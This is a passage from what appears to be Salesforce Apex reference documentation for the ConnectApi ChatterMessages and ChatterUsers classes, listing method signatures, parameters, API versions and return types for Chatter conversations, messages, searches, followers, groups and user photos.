Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

getConversation(communityId, conversationId)

Returns a conversation the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation getConversation(String communityId, String conversationId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

Return Value

Type: `ConnectApi.ChatterConversation`

A Chatter conversation and the related metadata.

getConversation(communityId, conversationId, pageParam, pageSize)

Returns a conversation from a specific page with a specific number of results the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation getConversation(String communityId, String conversationId, String pageParam, String pageSize)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

pageParam
Type:String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

A Chatter conversation and the related metadata.

getConversations()

Returns the most recent conversations the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage getConversations()
```

Return Value

Type: `ConnectApi.ChatterConversationPage`

getConversations(pageParam, pageSize)

Returns a specific page of conversations the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage getConversations(String pageParam,
Integer pageSize)
```

Parameters

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversationPage`

getConversations(communityId)

Returns the most recent conversations the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage getConversations(String communityId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ChatterConversationPage`

A list of Chatter conversations on a specific page.

getConversations(communityId, pageParam, pageSize)

Returns a specific page of conversations with a specific number of results the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage getConversations(String communityId,
String pageParam, Integer pageSize)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type:String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversationPage`

A list of Chatter conversations on a specific page.

getMessage(messageId)

Returns a message the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage getMessage(String messageId)
```

Parameters

messageId
Type: String

Specify the ID for the message.

Return Value

Type: `ConnectApi.ChatterMessage`

getMessage(communityId, messageId)

Returns a message the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage getMessage(String communityId, String messageId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

messageId
Type: String

Specify the ID for the message.

Return Value

Type:`ConnectApi.ChatterMessage`

A Chatter message and all the related metadata.

getMessages()

Returns a list of the most recent messages the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage getMessages()
```

Return Value

Type: `ConnectApi.ChatterMessagePage`

getMessages(pageParam, pageSize)

Returns the specified page of messages the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage getMessages(String pageParam, Integer
pageSize)
```

Parameters

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterMessagePage`

getMessages(communityId)

Returns a list of the most recent messages the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage getMessages(String communityId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ChatterMessagePage`

The Chatter messages on a specific page.

getMessages(communityId, pageParam, pageSize)

Returns the specified page of messages with the specified number of results the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage getMessages(String communityId, String
pageParam, Integer pageSize)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: ConnectApi.ChatterMessagePage

The Chatter messages on a specific page.

getUnreadCount()

Returns the number of conversations the context user has marked unread. If the number is less than 50, it will return the exact unreadCount, and hasMore = false. If the context user has more than 50, unreadCount = 50 and hasMore = true.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UnreadConversationCount getUnreadCount()
```

Return Value

Type: ConnectApi.UnreadConversationCount

getUnreadCount(communityId)

Returns the number of conversations the context user has marked unread across their available communities. If the number is less than 50, it will return the exact unreadCount, and hasMore = false. If the context user has more than 50, unreadCount = 50 and hasMore = true.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UnreadConversationCount getUnreadCount(String communityId)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.UnreadConversationCount`

The number of unread messages in a conversation.

markConversationRead(conversationId, read)

Marks a conversation as read for the context user.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationSummary markConversationRead(String conversationId, Boolean read)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

read
Type: Boolean

Specifies whether the conversation has been read (`true`) or not (`false`).

Return Value

Type: `ConnectApi.ChatterConversationSummary`

markConversationRead(communityId, conversationID, read)

Marks a conversation as read or unread for the context user across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationSummary markConversationRead(String communityId, String conversationID, Boolean read)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

read
Type: Boolean

Specifies whether the conversation has been read (`true`) or not (`false`).

Return Value

Type: `ConnectApi.ChatterConversationSummary`

The summary of a Chatter conversation, including the members of the conversation, Chatter REST API URL, and contents of the latest message.

replyToMessage(text, inReplyTo)

Adds the specified text as a response to a previous message the context user has access to.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage replyToMessage(String text, String inReplyTo)
```

Parameters

text
Type: String

The text of the message. Cannot be empty or over 10,000 characters.

inReplyTo
Type: String

Specify the ID of the message that is being responded to.

Return Value

Type: ConnectApi.ChatterMessage

replyToMessage(communityId, text, inReplyTo)

Adds the specified text as a response to a previous message the context user has access to across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage replyToMessage(String communityId, String text,
String inReplyTo)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

The text of the message. Cannot be empty or over 10,000 characters.

inReplyTo
Type: String

Specify the ID of the message that is being responded to.

Return Value

Type: ConnectApi.ChatterMessage

A Chatter message and all the related metadata.

searchConversation(conversationId, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation searchConversation(String conversationId,
String q)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversation`

searchConversation(conversationId, pageParam, pageSize, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation searchConversation(String conversationId,
String pageParam, Integer pageSize, String q)
```

Parameters

conversationId
Type: String

Specify the ID for the conversation.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

searchConversation(communityId, conversationId, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation searchConversation(String communityId,
String conversationId, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

q
Type: String

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

A Chatter conversation and the related metadata.

searchConversation(communityId, conversationId, pageParam, pageSize, q)

Returns the conversation the context user has access to with a page of messages that matches any of the specified search across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversation searchConversation(String communityId,
String conversationId, String pageParam, Integer pageSize, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

conversationId
Type: String

Specify the ID for the conversation.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ChatterConversation`

A Chatter conversation and the related metadata.

`searchConversations(q)`

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage searchConversations(String q)
```

Parameters

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversationPage`

searchConversations(pageParam, pageSize, q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage searchConversations(String pageParam,
Integer pageSize, String q)
```

Parameters

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversationPage`

searchConversations(communityId, q)

Returns a page of conversations the context user has access to where member names and messages in the conversations match any of the specified search criteria across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage searchConversations(String communityId,
String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversationPage`

A list of Chatter conversations on a specific page.

searchConversations(communityId, pageParam, pageSize, q)

Returns a specific page of conversations with the specified number of results the context user has access to where member names and messages in the conversations match any of the specified search criteria across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterConversationPage searchConversations(String communityId,
String pageParam, Integer pageSize, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterConversationPage`

A list of Chatter conversations on a specific page.

searchMessages(q)

Returns a page of messages the context user has access to that matches any of the specified criteria.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage searchMessages(String q)
```

Parameters

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterMessagePage`

searchMessages(pageParam, pageSize, q)

Returns a page of messages the context user has access to that matches any of the specified criteria.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage searchMessages(String pageParam, Integer pageSize, String q)
```

Parameters

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterMessagePage`

searchMessages(communityId, q)

Returns a page of messages the context user has access to that matches any of the specified criteria across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage searchMessages(String communityId, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterMessagePage`

The Chatter messages on a specific page.

searchMessages(communityId, pageParam, pageSize, q)

Returns a specific page of messages with the specified number of results the context user has access to that matches any of the specified criteria across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessagePage searchMessages(String communityId, String pageParam, Integer pageSize, String q)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.ChatterMessagePage`

The Chatter messages on a specific page.

sendMessage(text, recipients)

Sends the specified text to the indicated recipients.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage sendMessage(String text, String recipients)
```

Parameters

text
Type: String

The text of the message. Cannot be empty or over 10,000 characters.

recipients
Type: String

Up to nine comma-separated IDs of the users receiving the message.

Return Value

Type: `ConnectApi.ChatterMessage`

`sendMessage(communityId, text, recipients)`

Sends the specified text to the indicated recipients across their available communities.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterMessage sendMessage(String communityId, String text,
String recipients)
```

Parameters

communityId
Type:String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

The text of the message. Cannot be empty or over 10,000 characters.

recipients
Type: String

Up to nine comma-separated IDs of users to receive the message.

Return Value

Type: `ConnectApi.ChatterMessage`

A Chatter message and all the related metadata.

ChatterUsers Class

Access information about users, such as followers, subscriptions, files, and groups.

Namespace

ConnectApi

ChatterUsers Methods

The following are methods for `ChatterUsers`. All methods are static.

IN THIS SECTION:

deletePhoto(communityId, userId)

Deletes the specified user's photo.

follow(communityId, userId, subjectId)

Adds the specified *userId* as a follower to the specified *subjectId*.

getChatterSettings(communityId, userId)

Returns information about the default Chatter settings for the specified user.

getFollowers(communityId, userId)

Returns the first page of followers for the specified user ID. The page contains the default number of items.

getFollowers(communityId, userId, pageParam, pageSize)

Returns the specified page of followers for the specified user ID.

getFollowings(communityId, userId)

Returns the first page of information about the followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, pageParam)

Returns the specified page of information about the followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, pageParam, pageSize)

Returns the specific page of information about the followers of the specified user. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, filterType)

Returns the first page of information about the specified types of followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, filterType, pageParam)

Returns the specified page of information about the specified types of followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

getFollowings(communityId, userId, filterType, pageParam, pageSize)

Returns the specified page of information about the specified types of followers of the specified user. This is different than `getFollowers`, which returns the users that follow the specified user.

getGroups(communityId, userId)

Returns the first page of groups the specified user is a member of.

getGroups(communityId, userId, pageParam, pageSize)

Returns the specified page of groups the specified user is a member of.

getPhoto(communityId, userId)

Returns information about the specified user's photo.

getReputation(communityId, userId)

Returns the reputation of the specified user.

getUser(communityId, userId)

Returns information about the specified user.

getUserBatch(communityId, userIds)
Gets information about the specified list of users. Returns a list of `BatchResult` objects containing `ConnectApi.User` objects. Returns errors embedded in the results for those users that couldn't be loaded.

getUsers(communityId)
Returns the first page of users. The page contains the default number of items.

getUsers(communityId, pageParam, pageSize)
Returns the specified page of users.

searchUserGroups(communityId, userId, q)
Returns the first page of groups that match the specified search criteria.

searchUserGroups(communityId, userId, q, pageParam, pageSize)
Returns the specified page of users that matches the specified search criteria.

searchUsers(communityId, q)
Returns the first page of users that match the specified search criteria. The page contains the default number of items.

searchUsers(communityId, q, pageParam, pageSize)
Returns the specified page of users that match the specified search criteria.

searchUsers(communityId, q, searchContextId, pageParam, pageSize)
Returns the specified page of users that match the specified search criteria.

setPhoto(communityId, userId, fileId, versionNumber)
Sets the user photo to be the specified, already uploaded file.

setPhoto(communityId, userId, fileUpload)
Sets the provided blob to be the photo for the specified user. The content type must be usable as an image.

setPhotoWithAttributes(communityId, userId, photo)
Sets and crops the existing file as the photo for the specified user. The content type must be usable as an image.

setPhotoWithAttributes(communityId, userId, photo, fileUpload)
Sets and crops the provided blob as the photo for the specified user. The content type must be usable as an image.

updateChatterSettings(communityId, userId, defaultGroupEmailFrequency)
Updates the default Chatter settings for the specified user.

updateUser(communityId, userId, userInput)
Updates the "About Me" section for a user.

`deletePhoto(communityId, userId)`

Deletes the specified user's photo.

API Version

28.0–34.0

Important: In version 35.0 and later, use `ConnectApi.UserProfiles.deletePhoto(communityId, userId)` on page 1423

Signature

```
public static Void deletePhoto(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

Return Value

Type: Void

follow(communityId, userId, subjectId)

Adds the specified *userId* as a follower to the specified *subjectId*.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Subscription follow(String communityId, String userId, String subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

subjectId
Type: String

The ID for the subject to follow.

Return Value

Type: `ConnectApi.Subscription`

Example

```
ChatterUsers.ConnectApi.Subscription subscriptionToRecord =
ConnectApi.ChatterUsers.follow(null, 'me', '001RR000002G4Y0');
```

SEE ALSO:

Unfollow a Record

getChatterSettings(communityId, userId)

Returns information about the default Chatter settings for the specified user.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserChatterSettings getChatterSettings(String communityId,
String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

Return Value

Type: `ConnectApi.UserChatterSettings`

getFollowers(communityId, userId)

Returns the first page of followers for the specified user ID. The page contains the default number of items.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.FollowerPage`

getFollowers(communityId, userId, pageParam, pageSize)

Returns the specified page of followers for the specified user ID.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowerPage getFollowers(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FollowerPage`

getFollowings(communityId, userId)

Returns the first page of information about the followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.FollowingPage`

`getFollowings(communityId, userId, pageParam)`

Returns the specified page of information about the followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
Integer pageParam)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for a user.

`pageParam`
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

Return Value

Type: `ConnectApi.FollowingPage`

`getFollowings(communityId, userId, pageParam, pageSize)`

Returns the specific page of information about the followers of the specified user. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FollowingPage`

`getFollowings(communityId, userId, filterType)`

Returns the first page of information about the specified types of followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

filterType
Type: String

Specifies the key prefix to filter the type of objects returned. A key prefix is the first three characters of the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

Return Value

Type: `ConnectApi.FollowingPage`

`getFollowings(communityId, userId, filterType, pageParam)`

Returns the specified page of information about the specified types of followers of the specified user. The page contains the default number of items. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType, Integer pageParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

filterType
Type: String

Specifies the key prefix to filter the type of objects returned. A key prefix is the first three characters of the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

Return Value

Type: `ConnectApi.FollowingPage`

getFollowings(communityId, userId, filterType, pageParam, pageSize)

Returns the specified page of information about the specified types of followers of the specified user. This is different than `getFollowers`, which returns the users that follow the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FollowingPage getFollowings(String communityId, String userId,
String filterType, Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

filterType
Type: String

Specifies the key prefix to filter the type of objects returned. A key prefix is the first three characters of the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FollowingPage`

getGroups(communityId, userId)

Returns the first page of groups the specified user is a member of.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserGroupPage getGroups(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.UserGroupPage`

getGroups(communityId, userId, pageParam, pageSize)

Returns the specified page of groups the specified user is a member of.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserGroupPage getGroups(String communityId, String userId,
Integer pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserGroupPage`

getPhoto(communityId, userId)

Returns information about the specified user's photo.

API Version

28.0–34.0

Important: In version 35.0 and later, use `ConnectApi.UserProfiles.getPhoto(communityId, userId)` on page 1424.

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo getPhoto(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.Photo`

getReputation(communityId, userId)

Returns the reputation of the specified user.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Reputation getReputation(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

ID of the user.

Return Value

Type: `ConnectApi.Reputation`

getUser(communityId, userId)

Returns information about the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserSummary getUser(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.UserDetail`

Usage

If the user is external, the properties that the `ConnectApi.UserDetail` output class shares with the `ConnectApi.UserSummary` output class can have non-null values. Other properties are always `null`.

getUserBatch(communityId, userIds)

Gets information about the specified list of users. Returns a list of `BatchResult` objects containing `ConnectApi.User` objects. Returns errors embedded in the results for those users that couldn't be loaded.

API Version

31.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getUserBatch(String communityId, List<String>
userIds)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userIds
Type: List<String>

A list of up to 500 user IDs.

Return Value

Type: BatchResult[]

The BatchResult `getResults()` method returns a `ConnectApi.User` object.

Example

```
// Get users in an organization.
ConnectApi.UserPage userPage = ConnectApi.ChatterUsers.getUsers(null);

// Create a list of user IDs.
List<String> userList = new List<String>();
for (ConnectApi.User user : userPage.users){
    userList.add(user.id);
```

```
}

// Get info about all users in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.ChatterUsers.getUserBatch(null, userList);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print each user's username.
        ConnectApi.UserDetail user;
        if(batchResult.getResult() instanceof ConnectApi.UserDetail) {
            user = (ConnectApi.UserDetail) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(user.username);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
}
```

`getUsers(communityId)`

Returns the first page of users. The page contains the default number of items.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage getUsers(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.UserPage`

`getUsers(communityId, pageParam, pageSize)`

Returns the specified page of users.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserPage getUsers(String communityId, Integer pageParam,
Integer pageSize)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`pageParam`
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.UserPage`

`searchUserGroups(communityId, userId, q)`

Returns the first page of groups that match the specified search criteria.

API Version

